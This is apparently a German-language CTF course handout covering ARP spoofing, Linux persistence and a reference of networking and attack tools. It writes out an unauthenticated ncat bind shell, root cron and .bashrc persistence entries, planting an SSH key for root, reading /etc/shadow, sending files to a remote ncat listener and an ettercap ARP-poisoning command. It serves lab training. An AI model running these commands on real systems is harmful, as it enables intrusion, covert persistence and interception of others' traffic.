In diesem Fall kann ein Angreifer ein ARP-Paket mit einer neuen Zuordnung an *Rechner A* schicken. Dieser wird nun die IP-Adresse von *Rechner B* (**192.168.42.24**) mit der MAC-Adresse von *Rechner C* (**77:77:77:77:77:77**) verknüpfen und in der lokalen ARP-Tabelle speichern. Entsprechend werden die Frames auf Layer2 an *Rechner C* geschickt. Der Angreifer an *Rechner C* kennt die tatsächliche MAC-Adresse von *Rechner B* und kann die Frames von *Rechner A* (ggf. verändert) an *Rechner B* weiterleiten.

Analog kann auch die Kommunikation zwischen *Rechner B* und *Rechner A* durch den Angreifer über *Rechner C* geleitet werden.

Nun kann der Angreifer an *Rechner C* sehen, welche Daten zwischen *Rechner A* und *Rechner B* gesendet werden. Er kann auch in die Kommunikation eingreifen und Daten verändern oder die Kommunikation komplett unterbinden, indem die Frames nicht weitergeleitet werden. Um einen solchen ARP-Spoofing Angriff durchzuführen, kann z.B. das Tool Ettercap (s. Abschnitt 6.7) verwendet werden.

Das in diesem Abschnitt beschriebene Problem kann durch statische ARP-Einträge verhindert werden, d.h. die Zuordnung von MAC-Adressen und IP-Adressen wird manuell in der ARP-Tabelle eingetragen.

5.6 Persistenz

Eine sehr einfache Möglichkeit eine Shell auf einem System zu bekommen ist die Verwendung von **ncat** (s. Abschnitt 6.6). Dadurch ist es möglich, die Ein- und Ausgabestreams eines Programms mit einem TCP-Socket zu verbinden. Wird dies mit einer Shell, z.B. **/bin/bash** ausgeführt, kann man sich mit dem geöffneten Port verbinden und mit dieser Shell interagieren.

Das Problem besteht darin, dass ncat nach einem Neustart des Systems automatisch gestartet werden müsste, damit die Sitzung wieder erreichbar ist. Außerdem wäre es vorteilhaft, wenn ncat auch bei Problemen neu gestartet werden würde (z.B. für den Fall, dass der Prozess durch einen Fehler beendet wird). Im Folgenden werden 3 Möglichkeiten gezeigt, um Befehle zu persistieren:

- **Beim Neustart**
  Wenn das System neu gestartet wird, werden u.A. die mit der Zeitangabe „@reboot" definierten Befehle in der Datei „/etc/crontab" mit Root-Rechten ausgeführt. Die entsprechende Zeile in der Datei sieht wie folgt aus:

```
@reboot root myCommand
```

  Listing 2: Eintrag in der Datei **/etc/crontab** um myCommand beim Neustart des Systems als Root auszuführen

- **In definierten zeitlichen Invervallen**
  Cron kann auch verwendet werden, um Befehle zu bestimmten Zeitpunkten bzw. in bestimmten Intervallen auszuführen (z.B. einmal je Minute):

```
* * * * * root myCommand
```

  Listing 3: Eintrag in der Datei **/etc/crontab** um myCommand einmal je Minute als Root auszuführen

- **Beim Anmelden eines bestimmten Benutzers**
  Beim Starten einer Shell wird (in Abhängigkeit von der Shell) automatisch ein Script zum Initialisieren ausgeführt. In den hier verwendeten Installationen ist dies das Script „.bashrc" im Home-Verzeichnis des entsprechenden Benutzers. Wenn z.B. eine neue Shell als Benutzer Root geöffnet wird, so wird der Inhalt der Datei „/root/.bashrc" ausgeführt.

```
myCommand
```

  Listing 4: Eintrag in der Datei **/root/.bashrc** um myCommand bei jeder Anmeldung von root auszuführen

  Hinweis: In den Szenarien für das CTCF meldet sich der Administrator einmal je Minute über SSH mit dem Root-Account an.

Anmerkung zu Streams:

In Linux verfügt jeder Prozess standardmäßig über 3 Streams: **stdin**, **stdout** und **stderr**. Um die Ausgaben eines Programms zu verstecken, können diese Streams wie folgt umgeleitet werden:

```
myCommand > /dev/null 2>&1
```

Listing 5: Umleiten von stdout und stderr nach /dev/null

In diesem Beispiel wird **stdout** nach „/dev/null" umgeleitet (eine Datei, die Daten beim Schreiben direkt verwirft). Anschließend wird **stderr** nach **stdout** umgeleitet, welches ja nach „/dev/null" umgeleitet wurde. Dadurch werden sowohl die Standard- als auch die Fehlerausgaben nach „/dev/null" geleitet und nicht angezeigt.

Eine weitere Möglichkeit besteht darin, einen SSH-Key zu erzeugen (s. Abschnitt 6.5) und diesen in der Datei **authorized_keys** im **.ssh** Verzeichnis im Homeverzeichnis des entsprechenden Benutzers einzutragen. Soll z.B. die Anmeldung mit dem SSH-Key als Root möglich sein, muss der Key in der Datei **/root/.ssh/authorized_keys** eingetragen werden.

6 Kurzreferenz Befehle

Bei diesem Abschnitt handelt es sich um eine **Kurzreferenz**. Die Befehle sind nicht ausführlich und vollständig erklärt. Weitere Informationen können und sollen den Manpages entnommen werden.

Bei den in diesem Abschnitt genannten IP-Adressen, Ports und Dateinamen handelt es sich um Beispiele, die abhängig von der konkreten Zielstellung ersetzt werden müssen.

6.1 ip

Der Befehl **ip** kann verwendet werden, um die IP-Adresskonfiguration einzusehen und zu modifizieren.

6.1.1 Anzeigen der aktuellen Konfiguration der IP-Adressen

Der folgende Befehl zeigt die aktuellen IP-Adressen der Netzwerkschnittstellen an:

```
ip addr
```

Listing 6: Befehl zum Anzeigen der aktuellen IP-Adressen

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
    1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp34s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
    default qlen 1000
    link/ether 00:d8:61:db:b6:af brd ff:ff:ff:ff:ff:ff
    inet 192.168.6.15/24 brd 192.168.6.255 scope global dynamic noprefixroute enp34s0
       valid_lft 85584sec preferred_lft 85584sec
    inet6 fe80::a5d2:3a01:d134:7e01/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Listing 7: Ausgabe des in Listen 6 gezeigten Befehls

Wie in der oben abgebildeten Ausgabe zu sehen ist, verfügt dieser Rechner über die Netzwerkschnittstellen **lo** und **enp34s0**. Dabei ist *lo* die lokale Netzwerkschnittstelle („Loopback-Interface") und *enp34s0* die Ethernet-Schnittstelle. Diese Ausgabe zeigt die Konfiguration dieses Rechners. Andere Rechner können Netzwerkschnittstellen mit anderen Bezeichnungen und Konfigurationen haben.

Im Folgenden wird die Konfiguration von *enp34s0* betrachtet:

link/ether zeigt die Ethernet-Konfiguration der Schnittstelle. Konkret werden die MAC-Adresse sowie die Broadcast MAC-Adresse angezeigt.

inet zeigt die IPv4-Konfiguration der Schnittstelle. Neben der IPv4-Adresse und der IPv4 Broadcast Adresse folgen einige weitere Netzwerkoptionen.

inet6 zeigt analog zur IPv4-Konfiguration die IPv6-Konfiguration der Schnittstelle an.

6.1.2 Anzeigen der aktuellen IP-Routen

Der folgende Befehl zeigt die aktuellen IP-Routen der Netzwerkschnittstellen an:

```
ip route
```

Listing 8: Befehl zum Anzeigen der aktuellen IP-Routen

```
default via 192.168.6.1 dev enp34s0 proto dhcp metric 100
192.168.6.0/24 dev enp34s0 proto kernel scope link src 192.168.6.15 metric 100
```

Listing 9: Ausgabe des in Listing 8 gezeigten Befehls

In der Ausgabe des Befehls sieht man, dass die aktuelle Standard-Route für die Netzwerkschnittstelle *enp34s0* über **192.168.6.1** eingetragen ist. Außerdem ist eine Route für das Netzwerk **192.168.6.0/24** über die Netzwerkschnittstelle *enp34s0* eingetragen.

6.1.3 Aktivieren bzw. Deaktivieren einer Netzwerkschnittstelle

Eine Netzwerkschnittstelle kann wie folgt aktiviert werden:

```
sudo ip link set enp34s0 up
```

Listing 10: Befehl zum Aktivieren einer Netzwerkschnittstelle

Analog dazu kann diese Netzwerkschnittstelle mit **down** anstelle von **up** deaktiviert werden.

6.1.4 Hinzufügen und Entfernen einer IP-Adresse zu einer Schnittstelle

Um eine IP-Adresse zu einer Netzwerkschnittstelle hinzuzufügen kann der folgende Befehl verwendet werden:

```
sudo ip addr add 192.168.42.42/24 dev enp34s0
```

Listing 11: Befehl zum Hinzufügen einer IP-Adresse zu einer Netzwerkschnittstelle

Analog dazu kann eine IP-Adresse durch Verwenden von **del** anstelle von **add** von der Netzwerkschnittstelle entfernt werden.

6.1.5 Hinzufügen und Entfernen einer IP-Route zu einer Schnittstelle

Um eine IP-Route zu einer Netzwerkschnittstelle hinzuzufügen kann der folgende Befehl verwendet werden:

```
sudo sudo ip route add default via 192.168.6.42 dev enp34s0
```

Listing 12: Befehl zum Hinzufügen einer Default IP-Route zu einer Netzwerkschnittstelle

Analog dazu kann eine IP-Route durch Verwenden von **del** anstelle von **add** von der Netzwerkschnittstelle entfernt werden.

6.2 Nmap

Nmap ist ein Portscanner. Damit kann man in einem Bereich von IP-Adressen nach offenen Ports suchen. Zusätzlich kann Nmap verwendet werden, um Banner von Diensten auszuwerten und damit Rückschlüsse auf die Version des Dienstes zu ziehen.

6.2.1 Schneller Portscan

Um schnell herauszufinden welche TCP-Ports offen sind, kann der folgende Befehl verwendet werden:

```
sudo nmap -sT -T4 192.168.3.6
```

Listing 13: Befehl zum schnellen TCP-Scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 22:19 CEST
Nmap scan report for rpi01.xitokero.de (192.168.3.6)
Host is up (0.0025s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.89 seconds
```

Listing 14: Ausgabe des in Listing 13 gezeigten Befehls

Mit diesen Optionen scannt Nmap die 1000 am häufigsten verwendeten TCP-Ports (-sT) mit aggressiver Geschwindigkeit (-T4). der Scan wird auf den Host mit der IP-Adresse 192.168.3.6 ausgeführt. In Listing 14 ist eine Liste der auf dem Zielsystem offenen Ports zu sehen. Analog dazu können IP-Bereiche gescannt werden, z.B. würde 192.168.3.0/24 von 192.168.3.1 - 192.168.3.254 scannen.

Neben dem TCP-Scan steht analog auch ein UDP-Scan zur Verfügung (dann muss anstelle von -sT **-sU** verwendet werden).

6.2.2 Ausführlicher Portscan

Um neben der Liste offener Ports weitere Informationen zum Zielsystem und den darauf laufenden Diensten zu bekommen, kann der folgende Befehl verwendet werden:

```
sudo nmap -A -T4 192.168.3.6
```

Listing 15: Befehl zum ausführlichen Scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 22:19 CEST
Nmap scan report for rpi01.xitokero.de (192.168.3.6)
Host is up (0.0033s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Raspbian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5f:54:47:ba:24:0b:8e:4f:9d:1f:f4:36:a6:7b:83:41 (RSA)
|   256 a2:a3:5b:00:f4:3b:85:89:56:c1:4d:a2:1a:b2:28:e9 (ECDSA)
|_  256 e0:f4:e4:ec:66:16:d4:a6:bd:4b:df:c8:fb:fc:6c:a6 (ED25519)
53/tcp  open  domain   ISC BIND 9.11.5-P4-5.1 (Raspbian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1-Raspbian
80/tcp  open  http     Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Raspbian)
|_http-title: Did not follow redirect to https://rpi01.xitokero.de/
443/tcp open  ssl/http Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Nextcloud
| ssl-cert: Subject: commonName=cloud.xitokero.de
| Subject Alternative Name: DNS:cloud.xitokero.de
| Not valid before: 2020-04-06T21:02:34
|_Not valid after:  2020-07-05T21:02:34
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
     closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: web.xitokero.de; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT     ADDRESS
1   3.13 ms 192.168.6.1
2   4.47 ms rpi01.xitokero.de (192.168.3.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.
    org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.34 seconds
```

Listing 16: Ausgabe des in Listing 15 gezeigten Befehls

Im Gegensatz zu der in Listing 14 gezeigten Ausgabe finden sich an dieser Stelle weitere Informationen zu den auf dem Zielsystem laufenden Diensten (z.B. SSH-Fingerprints, Versionsnummern und Name der laufenden Software, etc.).

6.3 sudo

Dieser Befehl kann verwendet werden, um Befehle mit der Berechtigung eines anderen Benutzers zu starten. Um einem Befehl mit Root-Rechten zu starten, kann **sudo** gefolgt von dem auszuführenden Befehl eingegeben werden, z.B. **sudo cat /etc/shadow**

6.4 mount

Linux verfügt über die Möglichkeit, verschiedene Dateisysteme, z.B. auf verschiedenen Partitionen, an beliebigen Stellen im Verzeichnisbaum einzuhängen. Das funktioniert nicht nur mit physischen Festplatten, sondern auch mit anderen Dateisystemen wie z.B. dem Netzwerkdateisystem **nfs**.

Beim Einhängen von Dateisystemen können verschiedene Optionen angegeben werden. Bei Netzwerkdateisystemen empfiehlt sich z.B. die Option nosuid, da das Dateisystem geteilt ist, d.h. wenn ein Benutzer auf einem anderen Rechner mit Schreibzugriff auf das Dateisystem Root-Rechte hat, kann er eine Binärdatei mit SUID-Bit auf diesem Dateisystem erstellen (**chmod u+s**). Ist das Dateisystem auf einem anderen System ohne die nosuid Option eingehängt, kann ein nicht privilegierter Benutzer durch das Ausführen des Binary Root-Rechte bekommen.

Eine Liste der aktuell eingehängten Dateisysteme kann mit dem Befehl **mount** ausgegeben werden.

```
mount
```

Listing 17: Befehl zum Anzeigen der aktuell eingehängten Dateisysteme

```
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=16392780k,nr_inodes=4098195,mode=755)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)
efivarfs on /sys/firmware/efi/efivars type efivarfs (rw,nosuid,nodev,noexec,relatime)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
/dev/mapper/mars-root on / type ext4 (rw,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,
    nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=
    systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
none on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,
    perf_event)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,
    net_cls,net_prio)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,
    cpuacct)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime
    )
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
/dev/sda1 on /boot type ext4 (rw,relatime)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=3289876k,mode=700,uid
    =1000,gid=1000)
```

Listing 18: Ausgabe des in Listing 17 gezeigten Befehls

6.5 SSH

Mit Hilfe von SSH kann eine verschlüsselte Verbindung zu einem Rechner aufgabaut werden. Analog zu Telnet werden dafür normalerweise Benutzername und Passwort benötigt:

```
ssh root@10.0.2.15
```

Listing 19: Befehl um eine SSH-Sitzung zu starten

Dabei wird der Benutzername gefolgt von einem @ und dem Hostname oder der IP-Adresse des Zielsystems angegeben.

Neben der Anmeldung mit Passwort besteht die Möglichkeit, ein Schlüsselpaar zu generieren:

```
ssh-keygen
```

Listing 20: Befehl um ein SSH-Schlüsselpaar zu erstellen

Wird der öffentliche Schlüssel in die Datei **.ssh/authorized_keys** im Home-Verzeichnis des Benutzers auf dem Zielsystem hinzugefügt, so ist ab diesem Zeitpunkt die Anmeldung über diesen Schlüssel möglich und SSH wird nicht mehr nach einem Passwort fragen. Der mit dem in Listing 20 gezeigten Befehl generierte Schlüssel befindet sich normalerweise in der Datei **.ssh/id_rsa.pub** sofern die Standardeinstellungen von ssh-keygen verwendet wurden.

6.6 Ncat

Ncat kann verwendet werden, um TCP-Verbindungen aufzubauen. Es ist sowohl möglich, einen „Server" zu starten, der auf eingehende Verbindungen auf einem angegebenen Port wartet als auch einen „Client" zu betreiben, der sich mit einem spezifizierten Server verbindet. Ncat verfügt über die standardmäßigen Streams **stdin**, **stdout** und **stderr**. Es bietet außerdem die Möglichkeit, diese Streams zur Ein- und Ausgabe mit einem interaktiven Prozess zu verbinden. Dadurch kann mit Hilfe von Ncat z.B. eine Shell über das Netzwerk erreichbar gemacht werden. Dabei ist zu beachten, dass im Gegensatz zu SSH und Telnet keine Anmeldung erforderlich ist.

```
ncat -l 1337 -k -e /bin/bash
```

Listing 21: Befehl zum Starten einer über Netzwerk erreichbaren Shell

Wurde die Netzwerkshell wie in Listing 21 dargestellt gestartet, kann der folgende Befehl verwendet werden, um sich mit dieser Shell zu verbinden:

```
ncat 10.0.2.15 1337
```

Listing 22: Befehl zum Verbinden mit einer über Netzwerk erreichbaren Shell

Dabei ist **1337** der verwendete TCP-Port.

Ncat kann auch verwendet werden, um Dateien zwischen zwei Rechnern zu kopieren.

Der folgende Befehl wird auf dem Rechner, der die Datei empfangen soll, ausgeführt:

```
ncat -l 1337 > myFile
```

Listing 23: Befehl zum Starten eines Ncat-Listeners der die empfangenen Daten in die Datei myFile schreibt

Anschließend wird folgender Befehl auf dem Rechner, von dem die Datei gesendet werden soll, ausgeführt:

```
cat myFile | ncat 10.0.2.5 1337
```

Listing 24: Befehl zum Senden des Inhalts von myFile an den Ncat-Listener auf 10.0.2.5 Port 1337

6.7 ettercap

Ettercap kann verwendet werden, um ARP-Poisoning durchzuführen:

```
sudo ettercap -T -M arp /10.0.2.5//10.0.2.15/
```

Listing 25: Befehl zum Starten einer über Netzwerk erreichbaren Shell

Der in Listing 25 gezeigte Befehl führt einen ARP-Poisoning Angriff durch, der den Netzwerkverkehr auf Layer2 über den Rechner leitet, auf dem der Befehl ausgeführt wurde. Anschließend kann der Netzwerkverkehr z.B. mit Wireshark (s. Abschnitt 6.8) analysiert werden.

6.8 Wireshark

Wireshark ist ein Tool, das zum Lesen und Analysieren von z.B. über Ethernet gesendeten Daten verwendet werden kann. Im Gegensatz zu den anderen in diesem Abschnitt vorgestellten Tools verfügt Wireshark über eine grafische Oberfläche.

Da Wireshark in der Standard-Konfiguration von Kali Linux Root-Rechte benötigt, empfiehlt es sich, Wireshark über die Kommandozeile durch folgenden Befehl zu starten: **sudo wireshark**

Nach dem Start von Wireshark muss die Netzwerkschnittstelle, auf der gelesen werden soll, ausgewählt werden:




Abbildung 4: Ansicht zur Auswahl der Netzwerkschnittstelle

Sie sollten an dieser Stelle die Netzwerkschnittstelle **eth0** wählen. Durch einen Doppelklick auf den entsprechenden Eintrag (in der Abbildung mit einem dunklen Blau markiert) starten Sie die Aufzeichnung der Pakete.

In der nächsten Ansicht sehen Sie die empfangenen Pakete. In der oberen langen Textzeile können Sie einen Ausdruck zum Filtern eingeben wie z.B. „telnet” um nur Pakete des Telnet-Protokolls anzuzeigen.




Abbildung 5: Paketübersicht und Filter

Durch einen Klick auf eines der Pakete in der Liste im oberen Bereich bekommen Sie Details zum entsprechenden Paket angezeigt:

